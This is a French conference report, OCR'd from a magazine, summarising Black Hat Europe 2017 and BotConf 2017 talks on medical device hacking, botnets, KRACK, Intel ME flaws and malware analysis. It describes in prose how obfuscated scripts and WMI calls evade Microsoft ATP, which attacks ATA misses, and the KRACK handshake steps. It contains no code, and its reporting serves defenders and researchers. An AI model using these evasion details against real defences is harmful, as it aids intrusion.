
Il y a indéniablement un aspect positif à ces avancées technologiques dans le domaine de la médecine. Le chercheur évoque notamment la possibilité pour un docteur de suivre en temps réel un patient, d'adapter ses soins, d'être alerté en cas de problème vital, etc. Tout cela à distance, permettant par la même occasion d'alléger la charge de travail sur le personnel médical. Il y a aussi la possibilité de centraliser une importante quantité de données médicales pouvant être utilisées pour faire avancer la recherche.

À l'opposé, il y a malheureusement aussi des points négatifs. Parmi eux, l'interopérabilité compliquée, notamment due au très grand nombre de périphériques existants, ayant le même objectif, mais produits par des fabricants différents. La question de la légitimité d'un périphérique médical sur un réseau se pose aussi ; comment s'assurer qu'un cardiofréquencemètre appartient bien à l'utilisateur associé ? Le plus gros point négatif restant évidemment la maintenance et la difficulté majeure que représentent les mises à jour de sécurité de ce genre de périphériques (mettre à jour un pace maker n'est pas des plus trivial).

Une analyse du marché noir de la donnée sur Internet a permis de mettre en lumière que les données médicales étaient de plus en plus ciblées. Leur valeur à la revente est aujourd'hui supérieure à la valeur des données financières classiques (Numéros de cartes de crédit, documents bancaires, etc.). De plus, de par le peu de sécurisation du matériel médical, le taux de compromission est en constante augmentation alors que le taux de détection reste très faible.

« Pour sa deuxième recherche, le consultant a visé une pompe intraveineuse. En utilisant un PDA, il a pu communiquer via le port infrarouge de la pompe et y envoyer une configuration modifiée.»

Saurabh Harit a donc choisi de porter ses recherches sur deux périphériques médicaux et de présenter les vulnérabilités découvertes. La première portait sur un stylo numérique connecté dédié aux médecins. Lors de l'écriture d'une ordonnance, l'information était directement envoyée à la pharmacie afin de que la commande soit préparée.



En s'attaquant au service Windows du périphérique, le chercheur a réussi à élever ses privilèges, puis à accéder à des fichiers de configuration qu'il a pu déchiffrer (car chiffrés par un algorithme « fait maison »). Il a ainsi retrouvé des identifiants d'une base de données et l'adresse de cette base sur Internet. En se connectant à cette base, il a découvert l'ensemble des données médicales (identité, âge, sexe, numéro de sécurité sociale, chambre d'hôpital, etc.) des patients des utilisateurs du stylo numérique.


Pour sa deuxième recherche, le consultant a visé une pompe intraveineuse. En utilisant un PDA, il a pu communiquer via le port infrarouge de la pompe et y envoyer une configuration modifiée. Il a par la suite pu analyser les échanges réseau effectués lors de la prise de commande sur la pompe. Cette analyse lui a permis de recréer en partie la structure du protocole de communication, et d'envoyer des commandes arbitraires à la pompe à distance.

I Trust My Zombies: A Trust-enabled Botnet
Emmanouil Vasilomanolakis, Max Mühlhäuser, Jan Helge Wolf
Leon Böck & Shankar Karuppayah

Slides
https://www.blackhat.com/docs/eu-17/materials/eu-17-Vasilomanolakis-I-Trust-My-Zombies-A-Trust-Enabled-Botnet.pdf

C'est au cours d'une présentation académique que les chercheurs de l'université de Darmstadt nous présentent un modèle futuriste de botnet P2P.

Après quelques rappels à propos de l'informatique de confiance et des botnets P2P en général, Emmanouil et Leon émettent l'hypothèse que, puisque les takedown de botnet se font via l'injection de bots qui « neutralisent » le botnet, la mise en place d'un système de réputation des bots devrait le rendre plus robuste.



Le mécanisme de réputation proposé se base notamment sur la confirmation que les commandes malveillantes envoyées aux bots sont bien exécutées (en partant du postulat que le bot injecté par un chercheur ou un agent des forces de l'ordre n'exécutera pas cette commande malveillante).

Et simulation à l'appui, cela fonctionne ! Le botnet est plus résistant, et le nombre de « faux » bots nécessaires afin d'en prendre le contrôle augmente drastiquement.


Security Through Distrusting
Joanna Rutkwoska

Slides
https://www.blackhat.com/docs/eu-17/materials/eu-17-Rutkowska-Security-Through-Distrusting.pdf

Vidéo
https://www.youtube.com/watch?v=PSLvfob0A4o

Pour la keynote d'ouverture du second jour, Joanna Rutkwoska aborde les problématiques liées à la confiance entre les différents périphériques d'un appareil, à travers 8 cas d'étude dont seul le premier sera abordé ici : le cas des microphones des téléphones mobiles / smartphones.

Les microphones des smartphones sont toujours connectés (il n'est que rarement possible de les désactiver). Ils peuvent donc être utilisés à l'insu de l'utilisateur afin d'écouter les bruits ambiants de l'appareil, d'écouter des conversations ou encore de capturer phoniquement les frappes clavier réalisées par l'utilisateur.



La solution ? Retirer les micros du téléphone et utiliser un périphérique externe activable à la demande (par exemple un casque Bluetooth).

Red Team Techniques For Evading, Bypassing, And Disabling Ms Advanced Threat Protection And Advanced Threat Analytics
Chris Thompson

Slides
https://www.blackhat.com/docs/eu-17/materials/eu-17-Thompson-Red-Team-Techniques-For-Evading-Bypassing-And-Disabling-MS-Advanced-Threat-Protection-And-Advanced-Threat-Analytics.pdf


Vidéo
https://www.youtube.com/watch?v=2HNuzUuVyv0

Chris Thompson fait partie de l'équipe IBM X-Force Red (tests d'intrusion en mode « RedTeam »). Il nous présente un état des lieux des techniques d'évasion en environnement Microsoft, plus particulièrement lorsque les solutions Windows Defender ATP (Advanced Threat Protection) et Microsoft Advanced Threat Analytics sont mises en place. Ainsi, ATP bloquera l'exécution de scripts Powershell malveillants, et ce même s'ils sont obfusqués. En revanche, des scripts JavaScript/VBScripts obfusqués et ne faisant pas appel aux API Kernerl32 (tel que CACTUSTORCH) pourront s'exécuter impunément.

Les appels à la console WMI permettront également de contourner les protections apportées par ATP, tout du moins jusqu'à la prochaine mise à jour majeure du logiciel prévue pour le printemps 2018.

Microsoft ATA lèvera quant à lui des alertes de sécurité lorsqu'un évènement suspect sera détecté auprès d'un contrôleur de domaine Active Directory. Ainsi, ATA lèvera des alertes pour des attaques telles que « Pass-the-Hash », « Golden Ticket », « Over-Pass-The-Hash » (sous certaines conditions), ou encore lors de la réalisation d'attaques de bruteforce, d'énumération des utilisateurs du domaine (via la commande « net user /domain » par exemple) ou de la modification de certains groupes du domaine (Administrateur du Domaine, Administrateurs, etc.).

En revanche, un certain nombre d'attaques n'impliquant pas les contrôleurs de domaine ne seront pas détectées (par exemple énumération des utilisateurs du domaine via le protocole SMB en ciblant l'ensemble des systèmes du domaine, à l'exception des contrôleurs de domaine). De même, les modifications de groupes du domaine autre que ceux spécifiés par Microsoft ne lèveront pas d'alertes (par exemple modification d'un groupe héritant du groupe « Administrateurs du Domaine »).



Une liste plus complète des attaques détectées et non détectées est présentée au sein des slides.

Key Reinstallation Attacks: Breaking The WPA2 Protocol
Mathy Vanhoef

✚ Slides
https://www.blackhat.com/docs/eu-17/materials/eu-17-Vanhoef-Key-Reinstallation-Attacks-Breaking-The-WPA2-Protocol.pdf

✚ Vidéo
https://www.youtube.com/watch?v=fZ1R9RliM1w

C'est à travers une présentation très didactique que Mathy Vanhoef nous présente les résultats de ses travaux de recherche à l'encontre du protocole Wifi WPA2 : la fameuse attaque KRACK (Key Reinstallation Attack) qui a récemment défrayé la chronique.

Il rappelle dans un premier temps les spécificités du 4-way handshake utilisé lors de l'authentification auprès d'un point d'accès Wifi WPA2, puis présente l'attaque. Celle-ci nécessite la réalisation d'une attaque Man in the Middle sur les canaux Wifi : il faut répliquer le point d'accès sur un canal différent du point d'accès attaqué afin d'être en mesure de bloquer la transmission de certains paquets (le blocage effectif est assuré par le fait que le point d'accès pirate et le point d'accès légitime soient sur des canaux Wifi différents).
Lors du 4-way handshake, l'attaquant bloque la transmission du message 4 du handshake (client vers le point d'accès). Ce message précède l'installation de la clé de session (PTK) par le client et le point d'accès. Le point d'accès ne recevant pas ce message, il renvoie au client le message 3. Le client renvoie alors le message 4 au point d'accès, sauf que cette fois-ci le message est chiffré avec la clé PTK précédemment installée. Puis, conformément au protocole, le client réinstalle la même clé PTK, ce qui remet à zéro le nonce (number used once).

« La preuve formelle d'un algorithme ne permet pas d'en garantir la robustesse »

A ce stade, l'attaquant dispose des éléments suivants : le message 4 en clair et le message 4 chiffré avec la PTK et le premier nonce. Ces deux éléments permettent à l'attaquant de retrouver le keystream utilisé pour le chiffrement, et in fine de déchiffrer le prochain paquet envoyé par le client (puisque celui-ci utilisera un nonce déjà utilisé).
Cette attaque permet finalement à l'attaquant de déchiffrer des trames envoyées par le client ou de rejouer des trames envoyées vers le client.

Par la suite, Mathy procède à la démystification de l'attaque et des fausses idées qui circulent sur la toile depuis sa publication.

✚ Il suffit de mettre à jour le client ou le point d'accès : faux ! Les deux types de périphériques sont bien vulnérables à l'attaque.

✚ Il faut être près du réseau attaqué et de la victime : faux ! L'utilisation d'une antenne performante permet de mener l'attaque à distance.

✚ Il faut être connecté au réseau (par exemple, connaître la passphrase WPA2) : faux !

✚ Aucune donnée intéressante n'est transmise immédiatement après le handshake : faux ! Il suffit de réaliser une attaque de déauthentification afin de provoquer un nouveau 4-way handshake alors que des connexions TCP sont établies par le client.

✚ Mener une attaque MitM sur les canaux Wifi est difficile : faux ! Il suffit d'utiliser les messages d'annonces de modification de canal (Channel Switch Announcement).

✚ L'attaque est d'une complexité élevée : vrai ! Toutefois, les scripts permettant l'attaque n'ont besoin d'être écrits qu'une seule fois.

✚ L'utilisation d'AES-CCMP permet de se protéger de l'attaque : faux ! Il est toujours possible de déchiffrer et rejouer des trames lorsque AES-CCMP est utilisé.

✚ Les réseaux d'entreprise (802.1x) ne sont pas affectés : faux ! Le 4-way handshake intervient également lors de l'authentification auprès des réseaux d'entreprises.

Enfin, Mathy conclut par le fait que la preuve formelle d'un algorithme ne permet pas d'en garantir la robustesse. Le 4-way handshake et le protocole de chiffrement utilisé après son élaboration ont été prouvés robustes, il n'existe par contre aucune preuve formelle liant les deux. En outre, un modèle abstrait est presque toujours différent d'une implémentation de code concrète. Comme disait Einstein : « En théorie, la théorie et la pratique sont identiques. En pratique, elles diffèrent. »


How To Hack A Turned-off Computer Or Running Unsigned Code In Intel Management Engine

Maxim Goryachy & Mark Ermolov

✚ **Slides**

https://www.blackhat.com/docs/eu-17/materials/eu-17-Goryachy-How-To-Hack-A-Turned-Off-Computer-Or-Running-Unsigned-Code-In-Intel-Management-Engine.pdf

Maxim Goryachy et Mark Ermolov reviennent sur les vulnérabilités connues affectant le Intel Manageability Engine (Intel ME), avant de divulguer une nouvelle vulnérabilité de type buffer overflow affectant Intel ME, Intel SPS (Intel Server Platform Services) et Intel TXE (Intel Trusted Execution Engine).



Cette vulnérabilité, qui se trouve au sein du module BUP, permet à un attaquant disposant d'un accès physique à la machine d'en prendre le contrôle. Dans certains cas précis (lorsque AMT est activé, le mot de passe BIOS est connu et l'option « Flash Rewrite Enable » est activée) cette vulnérabilité est également exploitable à distance.

Zero Days, Thousands Of Nights: The Life And Times Of Zero-day Vulnerabilities And Their Exploits

Lillian Ablon


✚ **Slides**

https://www.blackhat.com/docs/eu-17/materials/eu-17-Ablon-Zero-Days-Thousands-Of-Nights-The-Life-And-Times-Of-Zero-Day-Vulnerabilities-And-Their-Exploits.pdf

✚ **Vidéo**

https://www.youtube.com/watch?v=8BMULyCiSK4

Lors de cette présentation, Lillian Ablon revient sur 14 ans de collaboration avec un groupe de chercheurs de vulnérabilités 0day (surnommé BUSBY).
Le but de l'exercice est de définir un ensemble de métriques et trames de références, à partir de sets de données réels, permettant à des organisations (ex : gouvernements) de répondre à la question suivante : si je possède un code d'exploitation 0day, dois-je le conserver ou le divulguer ?



Trois métriques applicables aux vulnérabilités 0day sont notamment mises en avant :

✚ État de santé d'une vulnérabilité : en vie (vulnérabilité non publique), morte (vulnérabilité corrigée ou rendue publique) ou inconnue ;

✚ Longévité de la vulnérabilité : la durée de vie de la vulnérabilité ;

✚ Risque de collision : la probabilité qu'une vulnérabilité 0days connue par un groupe privé devienne publique.

« La longévité moyenne d'une vulnérabilité 0day est de 7 ans »

Et d'après les jeux de données analysés, la longévité moyenne d'une vulnérabilité 0day est de 7 ans. Le risque de collision dans l'année qui suit la découverte d'une vulnérabilité 0day est quant à lui de… 5,7 % !

BotConf 2017

Par Arnaud REYGNAUD et Jean-Yves KRAPF

How to Compute the Clusterization of a Very Large Dataset of Malware with Open Source Tools for Fun & Profit?

Robert Erra; Sébastien Larinier; Alexandre Letois; Marwan Burelle

L'ouverture de la conférence a été réalisée autour de la technologie prometteuse qu'est le machine learning. Les recherches présentées visaient à résoudre un défi de taille : classifier de nouveaux malwares en se basant uniquement sur des données statiques.

Pour ce faire, le modèle se base sur l'analyse des noms, des certificats, des dates de compilation ou encore des chaines de caractères de 2 millions de malwares. Le principal frein a été la vitesse de calcul ainsi que le passage à l'échelle.
Les reversers peuvent également se poser la question de l'influence des packers lors de l'analyse. Cette question a été adressée en considérant le packer comme un vecteur de différenciation.

Exploring a P2P Transient Botnet — From Discovery to Enumeration


Renato Marinho; Raimir Holanda

Slides
https://www.botconf.eu/wp-content/uploads/2017/12/2017-Marinho-Exploring-a-Transient-P2P-Botnet.pdf

Les recherches décrites lors de cette présentation nous présentent l'analyse du Botnet "Rakos". L'histoire commence lors de l'infection d'un Honey Pot (un Raspberry Pi exposé par l'auteur).

La recherche a constitué dans un premier temps à comprendre la structure du réseau. Celui-ci repose sur deux rôles distincts : les C&C et les bots. En analysant dans un premier temps les bots, il a été possible de découvrir une partie du réseau, notamment les C&C avec qui communiquer.

Ces recherches se différencient des autres analyses par le passage du rôle de bot à celui de C&C. Il a alors été possible de répertorier un grand nombre de machines infectées.




Ce malware se différencie des autres par l'absence de persistance, d'où l'utilisation du terme "transient", signifiant "éphémère".

Get Rich or Die Trying
Mark Lechtik; Or Eshed

Slides
https://www.botconf.eu/wp-content/uploads/2017/12/2017-OrEshed-MarkLechtik-get_rich_or_die_trying.pdf

Les orateurs se sont intéressés à un email de phishing faisant mention de la société ARMACO. Cette dernière faisant à ce moment-là l'actualité, il était possible qu'une attaque ciblée et potentiellement sophistiquée soit à l'oeuvre.



L'analyse commence alors et les chercheurs nous décrivent pas à pas les différentes découvertes. Nous apprenons alors l'utilisation de différents KeyLogger déjà répertoriés.

« Ces recherches se différencient des autres analyses par le passage du rôle de bot à celui de C&C. »


L'analyse se termine par l'accès à la boite mail utilisée pour l'exfiltration des données. L'attaquant avait également compromis sa machine, ce qui a permis d'identifier un jeune Nigérian. Celui-ci a pu, à lui seul, réaliser quelques dommages et profits, alors qu'en est-il d'une réelle équipe supportée par un état...

RetDec: An Open-Source Machine-Code Decompiler
Jakub Křoustek, Peter Matula et Petr Zemek (Avast)

Slides
https://www.botconf.eu/wp-content/uploads/2017/12/2017-KroustekMatulaZemek-retdec-slides-botconf-2017.pdf

Après quelques rappels sur les notions de compilation/décompilation et les nuances avec le désassemblage, les speakers ont abordé les différentes problématiques inhérentes au processus de décompilation. En effet, le code décompilé est rarement proche du code source initial, et ce, pour de multiples raisons : packers, techniques d'obfuscation, optimisations diverses, anti-debugging, etc.
Les orateurs sont ainsi revenus sur l'importance d'automatiser la décompilation dans le cadre d'analyses récurrentes de malwares, de recherche de vulnérabilités, de reverse engineering, etc.

C'est donc sur la base de ce constat que le projet open source sous licence MIT « RetDec » aka « Retargetable Decompiler » a été présenté (https://retdec.com).



Le but premier est de proposer une alternative aux outils de décompilation bien connus (Hex-Rays, Hopper, IDA, etc.) afin de faciliter l'obtention d'un code « lisible » sans disposer de compétences dans toutes les spécificités du reverse engineering. A l'heure actuelle, la principale difficulté provient de la monovalence de ces solutions qui sont en général proposées pour une architecture matérielle donnée.

RetDec a donc pour but de devenir un outil générique palliant à la contrainte préalablement exposée. Le projet commencé en 2011 supporte plusieurs architectures et plusieurs formats de fichiers (à l'heure actuelle, les formats supportés sont ELF, PE, COFF, AR archive et Intel HEX ; pour ce qui est des architectures, Intel x86, ARM, MIPS, PIC32, et PowerPC sont uniquement supportés en version 32 bits uniquement).

A cela s'ajoute des fonctionnalités bien pratiques de détection de packers et de compilateurs, la récupération d'informations de debug, la possibilité d'obtenir les call graphs, control-flow graphs, etc.

Enfin, un outil d'analyse en ligne, une API REST utilisable via différentes librairies (Python, C++, etc.) ainsi qu'un plugin pour IDA ont également été développés.


A Silver Path: Ideas for Improving Lawful Sharing of Botnet Evidence with Law Enforcement

Karine e Silva

Slides

https://www.botconf.eu/wp-content/uploads/2017/12/2017-KarineESilva-A-silver-path.pdf

Cette présentation effectue un rappel à la loi intéressant. Un défi majeur aujourd'hui repose sur l'origine et le contexte de la collecte de traces pour une utilisation dans un cadre légal.



Les justices ont actuellement tendance à pratiquer la doctrine dite du "fruit empoisonné", où toute preuve collectée illégalement ne peut être utilisée. Toutefois, des changements s'opèrent, et la doctrine du "plateau d'argent" est de plus en plus adoptée. Ceci est favorable au travail des chercheurs qui peuvent être amenés à commettre des actes illégaux (tel que la compromission d'un C&C) avant de transmettre les informations collectées aux autorités.
Notons que le GDPR prévoit une clause favorable à ce contexte dans le cadre d'actions d'intérêt public.

SOCKs as a Service, Botnet Discovery

Christopher Baker, Allison Nixon et Chad Seaman

La présentation visait à mettre en avant les recherches menées sur les proxies utilisés par les cybercriminels pour contourner les mécanismes usuels de filtrage (listes noires, blocages selon la géolocalisation, DNS, etc.).

A travers ces mécanismes, les IP peuvent être classifiées de manière assez simpliste afin de bloquer les trafics malveillants, mais deux problématiques s'installent alors :

- Comment bloquer ceux qui passent à travers les mailles du filet ?
- Comment ne pas rendre les règles de filtrage trop drastiques et ainsi impacter des utilisateurs légitimes ?

L'étude s'est donc concentrée sur les outils (proxies) utilisés par les « cybercriminels ». Outre l'utilisation d'un grand nombre d'équipements compromis utilisés en tant que proxy qui rend l'identification fastidieuse et relativement inefficace, l'étude des offres proposées sur divers marchés (vente/location de services) met en avant qu'un grand nombre offre des adresses IPs de sortie aux US. Autre point important, de plus en plus d'IP identifiées proviennent de plages d'adresses des opérateurs mobiles ce qui complexifie les possibilités de blocage.

« La présentation visait à mettre en avant les recherches menées sur les proxies utilisés par les cybercriminels pour contourner les mécanismes usuels de filtrage »

Le modèle économique ou plutôt le marché se cachant derrière ces services a ainsi été étudié (vendeurs, prix, support, QoS, fonctionnalités proposées, etc.) à l'instar des botnets ou autres exploit kits.


Use Your Enemies: Tracking Botnets with Bots

Jarosław Jedynak; Paweł Srokosz

Slides

https://www.botconf.eu/wp-content/uploads/2017/12/2017-JedynakSrokosz-Use-your-enemies_-tracking-botnets-with-bots.pdf

Lors de cette présentation, les chercheurs ont présenté une méthodologie peu habituelle permettant de traquer les botnets.
En effet, ceux-ci ont recréé un écosystème où ils ont pu se faire passer pour de véritables bots afin de récolter des informations. Différentes problématiques se posent, dont la plus évidente est la réimplémentation du protocole de communication avec le C&C. D'autre part, les bots étant utilisés à des fins de déni de service ou encore de spam, une des solutions imaginées était de limiter la bande passante disponible, et d'empêcher l'envoi de mail. Le but n'étant évidemment pas de renforcer le réseau, mais d'en extraire un maximum d'informations, telles que les cibles d'attaques ou encore les victimes du botnet.



Automation Of Internet-Of-Things Botnets Takedown By An ISP

Sébastien Mériot (OVH)

Présentation des attaques DDoS IOT qui sont de plus en plus fréquentes chez les hébergeurs et les fournisseurs d'accès. Ces dernières, si elles ne sont pas « maitrisées » ou « limitées » peuvent impacter de manière très dommageable les services offerts et bien évidemment les clients. Sébastien est ainsi revenu sur les attaques engendrées par des botnets composés d'un grand nombre d'appareils de type Internet-Of-Things (IOT).

Bien que les attaques s'avèrent dans la majorité de cas relativement simplistes au regard des techniques utilisées, l'impact n'en reste pas moins important.

Des solutions permettent heureusement d'identifier les origines de ces attaques avec plus ou moins d'efficacité (ex. shodan, mais cet outil montre ses limites). Dans le cas présent, Sébastien a expliqué qu'il lui a été possible d'obtenir de précieuses informations en usant notamment de techniques de reverse engineering de bots qui lui ont permis de rebondir jusqu'au C&C (pour ce faire des outils tels que Radare2 ou des grep bien ajustés ont été utilisés).


The New Era of Android Banking Botnets

Pedro Drimel Neto (Fox-It)

Slides

https://www.botconf.eu/wp-content/uploads/2017/12/2017-Drimel-The_new_era_of_Android_Banking_Botnets.pdf

Pedro Drimel Neto a fait un retour d'expérience sur les « Android Banking Botnets » avec notamment un rappel des biens connus BankBot, iBanking, GMbot, Perkele. Les vecteurs d'infection, les techniques d'administration des C&C, ainsi que les évolutions techniques ont été abordés (la simple interception de SMS pour obtenir des renseignements est désormais bien loin et ces programmes profitent également davantage des possibilités offertes directement par les OS).




A l'instar des malwares et autres logiciels malveillants, les solutions de chiffrement et de communication utilisées s'avèrent de plus en plus robustes tout comme les moyens de propagation ou encore les vecteurs d'initialisation afin de limiter les risques de détection. De même, des outils permettant de ralentir les techniques de reverse engineering sont désormais couramment utilisées comme l'obfuscation, les optimisations diverses, l'anti-debugging, les packers, etc.

Hunting Down Gooligan

Elie Bursztein, Oren Koriat

La première journée s'est achevée par la présentation d'un nouveau type de malware Android. Représenté par le dénommé Gooligan, ce malware a pour but de voler les jetons d'authentification OAuth. Ce dernier, particulièrement vicieux, obtient les droits d'administration et assure la persistance en infectant la partition Recovery.



Il s'injecte ensuite dans l'application Play Store et exfiltre le jeton désiré. Il est alors utilisé afin de simuler l'installation d'applications, ou encore afin de poster de faux commentaires sur des applications malveillantes.

Les chercheurs ont signalé qu'une difficulté inattendue a été d'avertir les utilisateurs, situés sur différents continents, et de traduire convenablement les procédures de support.

KNIGHTCRAWLER, « Discovering Watering-holes for Fun, Nothing. »

Félix Aimé (Kaspersky)

Slides

https://www.botconf.eu/wp-content/uploads/2017/12/2017-FelixAime_Kinghtcrawler.pdf

Nous commençons la seconde journée par la présentation d'un projet personnel de l'orateur. Celui-ci a réalisé un outil lui permettant de surveiller la présence de "watering-holes" sur environ 25 mille cibles potentielles.

Un point bloquant signalé a été le contournement des limitations mises en place par les attaquants. En effet, ces attaques étant pour la plupart ciblées, il a été nécessaire de créer un petit réseau de botnets permettant d'utiliser différentes adresses IP (géolocalisation), ou encore différents user-agent. Notons que l'ensemble des détections se base sur des règles YARA.

The (makes me) Wannacry Investigation

Alan Neville (Symantec)

Wannacry a marqué de manière significative l'année 2017. Cette présentation était l'occasion de rappeler l'historique, les différents vecteurs de compromission (avec ou sans l'exploit Eternal Blue, etc.), les impacts, mais également la gestion de crise due à cette attaque d'un point de vue global (killswitch, etc.), mais également plus « individuel » (vue par Symantec).

Après quelques rappels sur Blaster (2003) et Conficker (2008), ce fut l'occasion d'aborder d'autres aspects du ransomware Wannacry, qui en dépit d'un nombre de compromissions « limité » au regard des précédents (300 000 infectés contre plusieurs dizaines de millions), a eu un impact bien plus important.

Malware Uncertainty Principle: an Alteration of Malware Behavior by Close Observation

Maria Jose Erquiaga, Sebastián García et Carlos Garcia Garino

Slides

https://www.botconf.eu/wp-content/uploads/2017/12/2017-MariaErquiaga-Malware-Uncertainty-Principle-Botconf-presentation3.pdf

